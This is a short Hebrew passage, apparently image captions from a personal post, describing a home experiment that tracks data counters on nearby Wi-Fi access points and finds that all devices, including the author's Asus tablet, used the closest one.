
כאן מצאתי בוודאות לאיזו רשת התחברתי עם הטאבלט אסוס שלי, שהי גם הרשת הקרובה ביותר



לאחר 12 דקות כמות ה-data זינקה בכ-80000



וכאן כמות ה-data לאחר עוד 12 דקות שעלתה בכ-50000 נוספים, אבל 20000 מתוכם בשתי הדקות הראשונות עד שסגרנו את הסרטונים אצל כולם



רואים בבירור שכל המכשירים השתמשו בap הקרוב ביותר, ושלעומתו ברחוקים יותר שלא התחברנו אליהם כמות ה-data שעלתה במשך 24 דקות קטנה באופן משמעותי (המשמעותי שבהם היה רק 4000 הפרש לעומת 130000 בap הקרוב)